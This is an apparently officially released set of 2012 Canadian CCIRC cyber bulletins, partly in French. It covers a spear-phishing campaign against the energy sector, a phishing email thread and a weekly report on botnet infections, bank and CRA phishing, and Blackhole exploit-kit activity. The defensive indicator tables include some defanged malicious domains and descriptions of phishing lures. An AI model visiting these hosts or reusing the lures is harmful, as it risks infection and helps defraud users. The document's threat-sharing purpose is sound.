* Most often, attacks of this type are detected by diligent and well-informed users. CCIRC recommends that organizations ensure users receive current situational awareness training, including instructions on how to report unusual or suspicious e-mails to their IT security branch. Reviewing departmental policies, requirements and security education and awareness training can help reduce this threat.

* Consult CCIRC Cyber Flash CF11-025: Summary of Recent Spear Phishing Campaigns and Potential APT indicator (6 December 2011).

* Consult CCIRC APT Mitigation Guideline TR11-002 found in the reference below.

References
==========
http://www.publicsafety.gc.ca/prg/em/ccirc/2011/tr11-002-eng.aspx

Reporting
=========
NOTICE: This message and accompanying attachments contain information that is intended only for the use of the individual or entity to whom it is addressed. Any dissemination, distribution, copying or action taken in reliance on the contents of this communication by anyone other than the intended recipient is strictly prohibited. If you have received this communication in error, please notify the sender immediately at the above address and delete the e-mail.

This message and accompanying attachments contains information which may have been collected from external sources for which CCIRC cannot verify the accuracy and integrity. CCIRC does not accept liability for negative consequences resulting from the use of the information herein provided.

Links to websites not under the control of the Government of Canada are provided solely for the convenience of users. The government is not responsible for the accuracy, currency or the reliability of the content. The government does not offer any guarantee in that regard and is not responsible for the information found through these links, nor does it endorse the sites and their content.

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) provides a focal point for Canada's cyber threat and vulnerability warning, analysis and response. CCIRC is responsible for assuring the resilience of national critical infrastructure through monitoring threats and coordinating a federal response to cyber security incidents of national interest.

CCIRC operates in conjunction with the Government Operations Centre (GOC) within Public Safety Canada and is a key component of the government's all-hazards approach to emergency management and national security.

For general information, please contact Public Safety Canada's Public Affairs division at:

Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

For urgent matters or to report any incidents, please contact the GOC.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

==========
CCRIC - Bulletin cybernétique CF12-003 Mise à jour 2
Date : Le 16 mai 2012
==========

SENSIBILITÉ
==========
AVIS : Le présent document est NON CLASSIFIÉ - NON destiné au grand public. Il contient de l'information destinée uniquement à la personne ou à l'entité à laquelle elle est adressée. Toute diffusion, distribution ou copie de son contenu par une autre personne que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

NOTE CRUCIALE
==========
Certains des renseignements du présent message ne sont fournis qu'aux fins de reconfiguration défensive des biens du destinataire. Le CCRIC tient à aviser le destinataire de n'effectuer aucune activité de collecte de données hors du périmètre de son réseau selon les renseignements du présent bulletin cybernétique. Parmi ces activités interdites, citons la vérification, le téléchargement, la navigation ou le balayage liés aux sites mentionnés dans ce rapport.

PUBLIC CIBLE
==========
Le présent bulletin cybernétique est destiné aux professionnels et gestionnaires de la TI des gouvernements fédéral, provinciaux et territoriaux et des administrations municipales ainsi que des infrastructures critiques et des industries connexes.

Titre
==========
Campagne de harponnage ciblant les organisations à infrastructure critique

Détails
==========
Le CCRIC a reçu des nouveaux rapports concernant une campagne de harponnage ciblant des employés dans les organisations du secteur de l'énergie. Ces attaques ciblées sont dirigées contre le personnel au sein du secteur de l'énergie (et possiblement d'autres industries à infrastructure critique).

La campagne est conçue pour induire les destinataires à ouvrir une pièce jointe qui semble provenir d'une personne au sein de l'organisation.

Les nouveaux indicateurs suivants ont été signalés :

Type	Indicateur	Fichier/Attachement
Domaine de commande et contrôle	[redacted]	
Domaine de commande et contrôle	[redacted]	

[redacted]

Remarque : Ces noms et valeurs MD5 peuvent être différents pour une autre cible.

Atténuation
==========
Le CCRIC recommande aux organisations d'examiner les mesures d'atténuation ci-dessous et de les appliquer en conséquence dans leur propre environnement.

* Examiner les journaux de réseau pour surveiller les tentatives de connexion au domaine susmentionné. Surveiller plus étroitement les postes tentant de communiquer avec ces URL, et les examiner à la recherche de signes d'infection.

* Examiner les journaux de courriel pour des courriels qui correspondent à l'objet et aux descriptions de fichiers ci-dessus.

* S'assurer de tenir à jour les systèmes antivirus et de protection des passerelles.
* La plupart des attaques de cette nature sont détectées par des utilisateurs diligents et bien informés. Le CCRIC recommande aux organisations d'informer leur personnel de la situation actuelle, notamment comment signaler au personnel de la sécurité de la TI tout courriel suspect ou inhabituel. Une révision des politiques et exigences ministérielles, ainsi qu'une formation ou sensibilisation à la sécurité, peut aider à atténuer ce risque.

* Consultez le bulletin cybernétique CF11-025 du CCRIC : Résumé des attaques par harponnage récentes et indicateurs d'une MPA potentielle (6 décembre 2011).

* Consulter le document TR11-002 du CCRIC sur les mesures d'atténuation contre les MPA (référence ci-dessous).

Référence :
==========
http://www.securitepublique.gc.ca/prg/em/ccirc/2011/tr11-002-fra.aspx

Signalement
==========
AVIS : Le présent message et toutes les pièces jointes qui l'accompagnent contiennent de l'information destinée uniquement à la personne ou à l'entité à laquelle elle est

adressée. Toute diffusion, distribution ou copie de son contenu par une autre personne que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

Le présent message et toutes les pièces jointes qui l'accompagnent contiennent des renseignements qui peuvent avoir été recueillis de diverses sources externes dont le CCRIC ne peut vérifier ni la fiabilité ni l'intégrité. Le CCRIC n'assume aucune responsabilité pour des conséquences négatives résultant de l'utilisation des renseignements fournis dans la présente.

Les liens vers d'autres sites Web ne relevant pas du gouvernement du Canada sont fournis aux utilisateurs uniquement pour des raisons de commodité. Le gouvernement du Canada n'assume donc pas la responsabilité de l'exactitude, du caractère actuel ni de la fiabilité de leur contenu. Il n'offre aucune garantie à cet égard et n'est pas responsable des renseignements associés à ces liens, pas plus qu'il ne cautionne ces sites et leur contenu.

Note aux lecteurs

Le Centre canadien de réponse aux incidents cybernétiques (CCRIC) constitue le point de convergence au Canada pour les avertissements et l'analyse concernant les menaces et les vulnérabilités cybernétiques, ainsi que pour la coordination de la réponse aux incidents. Le CCRIC est chargé d'assurer la résilience de l'infrastructure essentielle nationale en surveillant les menaces et en coordonnant la réponse du gouvernement fédéral aux incidents de cybersécurité d'intérêt national. Le CCRIC, qui travaille conjointement avec le Centre des opérations du gouvernement (COG) de Sécurité publique Canada, constitue un élément clé de l'approche « tous risques » du gouvernement en regard de la gestion des urgences et de la sécurité nationale.

Pour obtenir des renseignements généraux, veuillez communiquer avec la Division des affaires publiques de Sécurité publique Canada :

Téléphone : 613-944-4875 ou 1-800-830-3118 Télécopieur : 613-998-9589 Courriel : communications@ps-sp.gc.ca

En cas de questions urgentes, ou pour signaler des incidents, veuillez communiquer avec le COG.

==========
CCRIC - Bulletin cybernétique CF12-003 Mise à jour
Date : Le 4 mai 2012
==========

SENSIBILITÉ
==========
AVIS : Le présent document est NON CLASSIFIÉ - NON destiné au grand public. Il contient de l'information destinée uniquement à la personne ou à l'entité à laquelle elle est adressée. Toute diffusion, distribution ou copie de son contenu par une autre personne

que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

NOTE CRUCIALE
==========
Certains des renseignements du présent message ne sont fournis qu'aux fins de reconfiguration défensive des biens du destinataire. Le CCRIC tient à aviser le destinataire de n'effectuer aucune activité de collecte de données hors du périmètre de son réseau selon les renseignements du présent bulletin cybernétique. Parmi ces activités interdites, citons la vérification, le téléchargement, la navigation ou le balayage liés aux sites mentionnés dans ce rapport.

PUBLIC CIBLE
==========
Le présent bulletin cybernétique est destiné aux professionnels et gestionnaires de la TI des gouvernements fédéral, provinciaux et territoriaux et des administrations municipales ainsi que des infrastructures critiques et des industries connexes.

Titre
======
Campagne de harponnage ciblant les organisations à infrastructure critique


Détails
=======
Le CCRIC a reçu des nouveaux rapports concernant une campagne de harponnage ciblant des employés dans les organisations du secteur de l'énergie. Ces attaques ciblées sont dirigées contre le personnel au sein du secteur de l'énergie (et possiblement d'autres industries à infrastructure critique).

La campagne est conçue pour induire les destinataires à ouvrir une pièce jointe qui semble provenir d'une personne au sein de l'organisation.

Les nouveaux indicateurs suivants ont été signalés :

Type	Indicateur	Fichier/Attachement
Domaine de commande et contrôle	[redacted]	
Domaine de commande et contrôle		
Domaine de commande et contrôle		
Domaine de commande et contrôle		
Domaine de commande et contrôle		
Domaine de commande et contrôle		
Domaine de commande et contrôle		
Domaine de commande et contrôle		
Domaine de commande et contrôle		
Domaine de commande et contrôle		

[redacted]



* Comprend les pièces jointes et / ou le corps du message.

Remarque : Ces noms et valeurs MD5 peuvent être différents pour une autre cible.

Atténuation
==========
Le CCRIC recommande aux organisations d'examiner les mesures d'atténuation ci-dessous et de les appliquer en conséquence dans leur propre environnement.

* Examiner les journaux de réseau pour surveiller les tentatives de connexion au domaine susmentionné. Surveiller plus étroitement les postes tentant de communiquer avec ces URL, et les examiner à la recherche de signes d'infection.

* Examiner les journaux de courriel pour des courriels qui correspondent à l'objet et aux descriptions de fichiers ci-dessus.

* S'assurer de tenir à jour les systèmes antivirus et de protection des passerelles.
* La plupart des attaques de cette nature sont détectées par des utilisateurs diligents et bien informés. Le CCRIC recommande aux organisations d'informer leur personnel de la situation actuelle, notamment comment signaler au personnel de la sécurité de la TI tout courriel suspect ou inhabituel. Une révision des politiques et exigences ministérielles, ainsi qu'une formation ou sensibilisation à la sécurité, peut aider à atténuer ce risque.

* Consultez le bulletin cybernétique CF11-025 du CCRIC : Résumé des attaques par harponnage récentes et indicateurs d'une MPA potentielle (6 décembre 2011).

* Consulter le document TR11-002 du CCRIC sur les mesures d'atténuation contre les MPA (référence ci-dessous).

Référence :
==========
http://www.securitepublique.gc.ca/prg/em/ccirc/2011/tr11-002-fra.aspx

Signalement
=========

Le présent message et toutes les pièces jointes qui l'accompagnent contiennent des renseignements qui peuvent avoir été recueillis de diverses sources externes dont le CCRIC ne peut vérifier ni la fiabilité ni l'intégrité. Le CCRIC n'assume aucune responsabilité pour des conséquences négatives résultant de l'utilisation des renseignements fournis dans la présente.

Les liens vers d'autres sites Web ne relevant pas du gouvernement du Canada sont fournis aux utilisateurs uniquement pour des raisons de commodité. Le gouvernement du Canada n'assume donc pas la responsabilité de l'exactitude, du caractère actuel ni de la fiabilité de leur contenu. Il n'offre aucune garantie à cet égard et n'est pas responsable des renseignements associés à ces liens, pas plus qu'il ne cautionne ces sites et leur contenu.

Note aux lecteurs

Le Centre canadien de réponse aux incidents cybernétiques (CCRIC) constitue le point de convergence au Canada pour les avertissements et l'analyse concernant les menaces et les vulnérabilités cybernétiques, ainsi que pour la coordination de la réponse aux incidents. Le CCRIC est chargé d'assurer la résilience de l'infrastructure essentielle nationale en surveillant les menaces et en coordonnant la réponse du gouvernement fédéral aux incidents de cybersécurité d'intérêt national. Le CCRIC, qui travaille conjointement avec le Centre des opérations du gouvernement (COG) de Sécurité publique Canada, constitue un élément clé de l'approche « tous risques » du gouvernement en regard de la gestion des urgences et de la sécurité nationale.

Pour obtenir des renseignements généraux, veuillez communiquer avec la Division des affaires publiques de Sécurité publique Canada :

Téléphone : 613-944-4875 ou 1-800-830-3118 Télécopieur : 613-998-9589 Courriel : communications@ps-sp.gc.ca

En cas de questions urgentes, ou pour signaler des incidents, veuillez communiquer avec le COG.

==========
CCRIC - Bulletin cybernétique CF12-003
Date : Le 30 mars 2012
==========

SENSIBILITÉ
==========
AVIS : Le présent document est NON CLASSIFIÉ - NON destiné au grand public. Il contient de l'information destinée uniquement à la personne ou à l'entité à laquelle elle est adressée. Toute diffusion, distribution ou copie de son contenu par une autre personne que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

NOTE CRUCIALE
==========
Certains des renseignements du présent message ne sont fournis qu'aux fins de reconfiguration défensive des biens du destinataire. Le CCRIC tient à aviser le destinataire de n'effectuer aucune activité de collecte de données hors du périmètre de son réseau selon les renseignements du présent bulletin cybernétique. Parmi ces activités

interdites, citons la vérification, le téléchargement, la navigation ou le balayage liés aux sites mentionnés dans ce rapport.

PUBLIC CIBLE
==========
Le présent bulletin cybernétique est destiné aux professionnels et gestionnaires de la TI des gouvernements fédéral, provinciaux et territoriaux et des administrations municipales ainsi que des infrastructures critiques et des industries connexes.

Titre
======
Campagne de harponnage ciblant les organisations à infrastructure critique

Détails
=======
Le CCRIC a reçu des rapports concernant une campagne de harponnage ciblant des employés dans les organisations du secteur de l'énergie. Ces attaques ciblées sont dirigées contre le personnel au sein du secteur de l'énergie (et possiblement d'autres industries à infrastructure critique).

La campagne est conçue pour induire les destinataires à ouvrir une pièce jointe qui semble provenir d'une personne au sein de l'organisation. Cette campagne peut avoir commencé à la fin décembre 2011.


Description du courriel :

Objet : « (contenu identifiant la victime supprimé) » Expéditeur : « (nom d'un agent de l'entreprise ciblée)» Contenu du courriel : « » Lien hypertexte contenu : et contient le texte « quality specifications » associé à une composante ou à un produit particulier de l'entreprise ciblée.

Bloc de signature : Contient ce qui semble être un nom, un titre, un numéro de téléphone et une adresse de courriel de l'entreprise valides d'un agent de l'entreprise.

Les indicateurs suivants ont été signalés :

Type	Indicateur
Domaine de commande et contrôle	(où « xxx » est l'abréviation du nom de l'entreprise ciblée)



[redacted]

Remarque : Ces noms et valeurs MD5 peuvent être différents pour une autre cible.

Le domaine [redacted] a déjà été signalé comme étant associé à des activités de menaces persistantes avancées (MPA), par exemple, atteinte à la sécurité de RSA. Les références suivantes donnent une liste des sous-domaines [redacted]:

[redacted]
http://pastebin.com/[redacted]

Atténuation
==========
Le CCRIC recommande aux organisations d'examiner les mesures d'atténuation ci-dessous et de les appliquer en conséquence dans leur propre environnement.

* Examiner les journaux de réseau pour surveiller les tentatives de connexion au domaine susmentionné. Surveiller plus étroitement les postes tentant de communiquer avec ces URL, et les examiner à la recherche de signes d'infection.

* Examiner les journaux de courriel pour des courriels qui correspondent à l'objet et aux descriptions de fichiers ci-dessus.

* S'assurer de tenir à jour les systèmes antivirus et de protection des passerelles.
* La plupart des attaques de cette nature sont détectées par des utilisateurs diligents et bien informés. Le CCRIC recommande aux organisations d'informer leur personnel de la situation actuelle, notamment comment signaler au personnel de la sécurité de la TI tout courriel suspect ou inhabituel. Une révision des politiques et exigences ministérielles, ainsi qu'une formation ou sensibilisation à la sécurité, peut aider à atténuer ce risque.

* Consultez le bulletin cybernétique CF11-025 du CCRIC : Résumé des attaques par harponnage récentes et indicateurs d'une MPA potentielle (6 décembre 2011).

* Consulter le document TR11-002 du CCRIC sur les mesures d'atténuation contre les MPA (référence ci-dessous).

Référence :
==========
http://www.securitepublique.gc.ca/prg/em/ccirc/2011/tr11-002-fra.aspx

Signalement
==========
AVIS : Le présent message et toutes les pièces jointes qui l'accompagnent contiennent de l'information destinée uniquement à la personne ou à l'entité à laquelle elle est adressée. Toute diffusion, distribution ou copie de son contenu par une autre personne que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

Le présent message et toutes les pièces jointes qui l'accompagnent contiennent des renseignements qui peuvent avoir été recueillis de diverses sources externes dont le CCRIC ne peut vérifier ni la fiabilité ni l'intégrité. Le CCRIC n'assume aucune responsabilité pour des conséquences négatives résultant de l'utilisation des renseignements fournis dans la présente.

Les liens vers d'autres sites Web ne relevant pas du gouvernement du Canada sont fournis aux utilisateurs uniquement pour des raisons de commodité. Le gouvernement du Canada n'assume donc pas la responsabilité de l'exactitude, du caractère actuel ni de la fiabilité de leur contenu. Il n'offre aucune garantie à cet égard et n'est pas responsable des renseignements associés à ces liens, pas plus qu'il ne cautionne ces sites et leur contenu.

Note aux lecteurs

Le Centre canadien de réponse aux incidents cybernétiques (CCRIC) constitue le point de convergence au Canada pour les avertissements et l'analyse concernant les menaces et les vulnérabilités cybernétiques, ainsi que pour la coordination de la réponse aux incidents. Le CCRIC est chargé d'assurer la résilience de l'infrastructure essentielle nationale en surveillant les menaces et en coordonnant la réponse du gouvernement fédéral aux incidents de cybersécurité d'intérêt national. Le CCRIC, qui travaille conjointement avec le Centre des opérations du gouvernement (COG) de Sécurité publique Canada, constitue un élément clé de l'approche « tous risques » du gouvernement en regard de la gestion des urgences et de la sécurité nationale.

Pour obtenir des renseignements généraux, veuillez communiquer avec la Division des affaires publiques de Sécurité publique Canada :

Téléphone : 613-944-4875 ou 1-800-830-3118 Télécopieur : 613-998-9589 Courriel : communications@ps-sp.gc.ca

En cas de questions urgentes, ou pour signaler des incidents, veuillez communiquer avec le COG.

Government Operations Centre/
Centre des opérations du gouvernement
Email/courriel: [redacted]

From: Turbide, Frank
Sent: Sunday, June 03, 2012 4:20 PM
To: [redacted]
Cc: CYBERDO
Subject: RE: Shipping services e-mail phishing

Hi [redacted]

Can you provide me with the email header? I can look this up on our side tomorrow morning.

More importantly, did anyone click on the link? Can you tell if and how many individuals received the email?

Was the sender spoofed to be from yours or a related organisation?

Cheers,

Frank

From: [redacted]
Sent: June-03-12 12:39 PM
To: Turbide, Frank
Subject: Shipping services e-mail phishing

Frank,

I am sure you are seeing lots of these being reported, here is one we picked up last week

Page 482

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CYBERDO
Sent: Monday, June 04, 2012 8:26 AM
To: Turbide, Frank; [redacted]
Cc: CYBERDO
Subject: CE12-002786 - RE: Shipping services e-mail phishing
Attachments: Weekly_Technical_Report_2_May_2012_-_Vol_17.pdf

Tx [redacted] This is interesting. I don t know if you got our weekly report from 2 May (attached), but similar indicators were identified:

[redacted]

Luc Beaudoin, P.Eng, MSc, MBA
Chief Cyber Operations | Chef des opérations cybernétiques
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
Telephone | Téléphone +1 613-991-9949
Facsimile | Télécopieur +1 613-991-3574
luc.beaudoin@ps-sp.gc.ca

PublicSafety.gc.ca
Government of Canada | Gouvernement du Canada

From: Turbide, Frank
Sent: June-03-12 4:20 PM
To: [redacted]
Cc: CYBERDO
Subject: RE: Shipping services e-mail phishing

Hi [redacted]

Can you provide me with the email header? I can look this up on our side tomorrow morning.

More importantly, did anyone click on the link? Can you tell if and how many individuals received the email?

Was the sender spoofed to be from yours or a related organisation?

Cheers,

Frank

From: [redacted]
Sent: June-03-12 12:39 PM
To: Turbide, Frank
Subject: Shipping services e-mail phishing

Frank,

I am sure you are seeing lots of these being reported, here is one we picked up last week

Page 485

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information


de la Loi sur l'accès à l'information

Public Safety Canada | Sécurité publique Canada

TLP: AMBER

Canada

OPERATIONAL SUMMARY
CCIRC Cyber Awareness Product



Weekly Technical Report

Issued: 2-May-2012

Volume 2012 - 17

CCIRC Cyber Awareness Products (CCAPs) are organized into the following categories:

- **Flash**: Perceived threat and/or vulnerability; No patch available
- **Advisory**: Threat present affecting Canadian national infrastructure; Patches available
  (Advisories and Flash marked URGENT indicate an immediate/emerging threat against the Canadian national Infrastructure; Action required)
- **Report**: Strategic, Information, or Technical
- **Operational Summary:** Daily, Weekly, Monthly

NOTE TO READERS

CCAPs are available at the following website: http://www.publicsafety.gc.ca/prg/em/ccirc/index-eng.aspx. If you have any questions, please contact the Public Safety Cyber Duty Officer @ 613-991-7000.

Traffic Light Protocol: RED: Designated for a specific audience/Non-sharable
AMBER: Sharable within organization on a need-to-know basis/Non-publishable
GREEN: Sharable within organization or community/Non-publishable
WHITE: Free to distribute

Table of Contents

Incident Reporting

This section contains information related to incidents affecting Critical Infrastructure in Canada.

1. CE12-002836 [Drone Notifications- Multiple Organizations]

Hosts within these organizations were infected with the Flashback botnet malware. Notifications were sent to IT security or technical contacts in the following organizations:

Federal: 1
Provincial: 2
Telecom: 65
Energy: 1
Transportation: 2
Health: 2
Academia: 41
Other Industries: 3
Other Institutions: 4

2. CE12-002852 [DNS Changer Malware Notifications]

Hosts within these organizations were infected with the DNS Changer malware. Notifications sent to IT security or technical contacts in the following organizations:

Provincial: 4
Telecom: 54
Finance: 1
Energy: 1
Manufacturing & Retail: 1
Academia: 10
Other Industries: 2
Other Institutions: 3

3. CE12-002861 [Flashback Malware Infection]

CCIRC received data, 130K Canadian IPs, from [redacted] sinkhole.
Notifications sent to IT security or technical contacts in the following organizations:

Federal: 4
Provincial: 5
Telecom: 88
Finance: 2
Energy: 5
Transportation: 3
Manufacturing & Retail: 2
Health: 8
Academia: 42

Financial Sector

1. CE12-002847 [CIBC Bank Phishing]

The following URL and IP were used in a phish campaign aimed at obtaining users' login and password credentials for various Canadian financial institutions.

[redacted]

2. CE12-002848 [Scotiabank Phishing]

The following URL and IP were used in a phish campaign aimed at obtaining users' login and password credentials for various Canadian financial institutions.

[redacted]

3. CE12-002864 [ATB Financial Phishing]

CCIRC received a report of a phishing email, purported to be from ATB Financial, asking the recipient to download an attached HTML form and verify new account summary and recent transactions.
Upon clicking the button below the password field, the client is redirected to:

[redacted]

Federal Government

1. CE12-002843 [CRA Phishing - "Pending Criminal Complaint"]

CCIRC received a report of a suspicious email pertaining to be from CRA.

Subject: Pending criminal complaint!
"Dear business affiliate,
A criminal complaint has been filled against you and the company you are affiliated with.
Your company is being accused of trying to commit tax evasion schemes…"

The email contains two links:

[redacted]

The first URL points to a .pif file that appears to be benign or corrupt. Static and dynamic analysis did not reveal any malware. The second URL contains obfuscated JavaScript that contains an iframe link to the Blackhole exploit. Of note, is the fact that the domains and IPs are continuously changing. Here are the domains and IPs that we've observed so far:

Domains

[redacted]

Provincial Government

1. CE12-002839 [Zeus botnet infections]

An organization discovered 3 assets attempting communications out to Zeus command and control servers. List of Zeus command and control servers:

Electrical and Energy

1. CE12-002863 [Reported Malicious IP]

CCIRC received a report of an attempt to communicate to the following IPs IPs are related to FakeAntivirus or Zeus. Infection was contained.

Telecommunication Sector

NTR

Academia/Universities

1. CE12-002858 [University Website - Suspected Compromise]

CCIRC received notification of a possible infiltration of a university website. A suspected malicious iFrame reference was detected on the university's website. University was notified.
iFrame reference:

Latest indications show the server is offline, with no DNS entries.

Other Organizations

1. CE12-002859 [Blackhole - Research Indicators]

CCIRC has received notification of possible Blackhole activity:

Delivery site is down.

2. CE12-002865 [Work at Home Scam URL]

CCIRC received an email containing a suspicious URL. The URL included in the email is:

[redacted]

Once the URL is selected, the recipient is redirected to:
hxxp://medianewshomebusiness[.]ru/creatives/business[.]php?

[redacted]

Partners

1. CE12-002842 [American Express Spam Campaign E-Mails (Black Hole Kit Redirect)]

"Trusted partner has received reporting on a malicious spam campaign spoofing American Express e-mail correspondence. This spam campaign follows the signature style of sending links pertaining to a legitimate site but also contain a message that attempts to mislead users into clicking the links to malicious websites. The malicious website then attempts to run JavaScript files in the background, which redirect the visitor to another site containing a version of the Black Hole Exploit Kit which then causes malware to be downloaded. This campaign is similar to the campaign previously detailed for AT&T, Netteller, and US Airways."
Update: No Canadian IPs were found.

Watch List

NIL

Malware Indicators

Indicator	Malware	Reference
Pre-Infection Indicators **File Indicators:** [redacted] **Domain(s) and IP(s):** [redacted]	Blackhole Exploit Kit	Trusted Partner

Pre-Infection Indicators **File Indicators:** [redacted] ***Post-Infection Indicators*** **Domain and IP indicators:** [redacted] **HTTP URI string indicators:** [redacted]	Facebook Spam – Blackhole Exploit Kit – Zeus Trojan	Trusted Partner
Post-Infection Indicators **HTTP URI string indicators:** [redacted]	Flashback Trojan	http://news.drweb.com/?i=2410&c=5&lng=en&p=0 http://comments.gmane.org/gmane.comp.security.ids.snort.emerging-sigs/15717
Pre-Infection Indicators **E-Mail Indicators:** **Sender(s):** [redacted] **Subject(s):** [redacted] **Sender IP Addresses:** [redacted] **Domain and IP indicators:** [redacted]	Blackhole Exploit Kit, Zeus	Trusted Partner

[redacted] **HTTP URI Indicators:** [redacted] ***Post-Infection Indicators:*** **Domain and IP Indicators:** [redacted] **HTTP URI Indicators:** [redacted]		
Post-Infection Indicators **Domain and IP indicators:** [redacted]	Poison Ivy RAT	Trusted Partner
Pre-Infection Indicators **File Indicators:** [redacted]	Phishing / Blackhole / Zeus	http://contagioexchange.blogspot.ca/2012/04/018-crime-microsoft-update-phish.html http://www.hoax-slayer.com/microsoft-anti-spoofing-update-scam.shtml

[redacted] ***Domain and IP Indicators:*** [redacted] ***Post-Infection Indicators*** **Domain and IP indicators:** fewfewfewfew[.]ibiz[.]cc [redacted]		
Domain and IP indicators: [redacted] **HTTP URI Indicators:** [redacted]	Possible Phoenix, Blackhole Exploit Kit, Zeus, Trojan Gatak	Trusted Partner

RegEx:		
[redacted]		

CCIRC Cyber Awareness Products

Alert

NIL

Advisories

NIL

Information Notes

NIL

Technical Reports

NIL

Cyber Flashes

1. CCIRC CYBER FLASH CF12-005

Phishing Emails with Malicious Attachment Spoofing Canada Revenue Agency and Payment Refund

Threat and Vulnerability Monitoring

This section contains threats and vulnerabilities that did not meet the publication criteria for CCIRC products other than operational summaries. It is not meant to be an exhaustive list but rather a heads-up on potentially significant threats and vulnerabilities affecting technologies available to CCIRC communities of interest.

Vulnerabilities

1. Mozilla Firefox / Thunderbird Multiple Vulnerabilities

Multiple vulnerabilities that can be exploited by malicious people to conduct cross-site scripting and spoofing attacks, disclose certain information, bypass certain security restrictions, and compromise a user's system. CVE-2011-1187, 3062 and CVE-2012-0467 to 0469. AVG CVSS 8.5. An update is available.
Reference: http://securitytracker.com/id/1026971

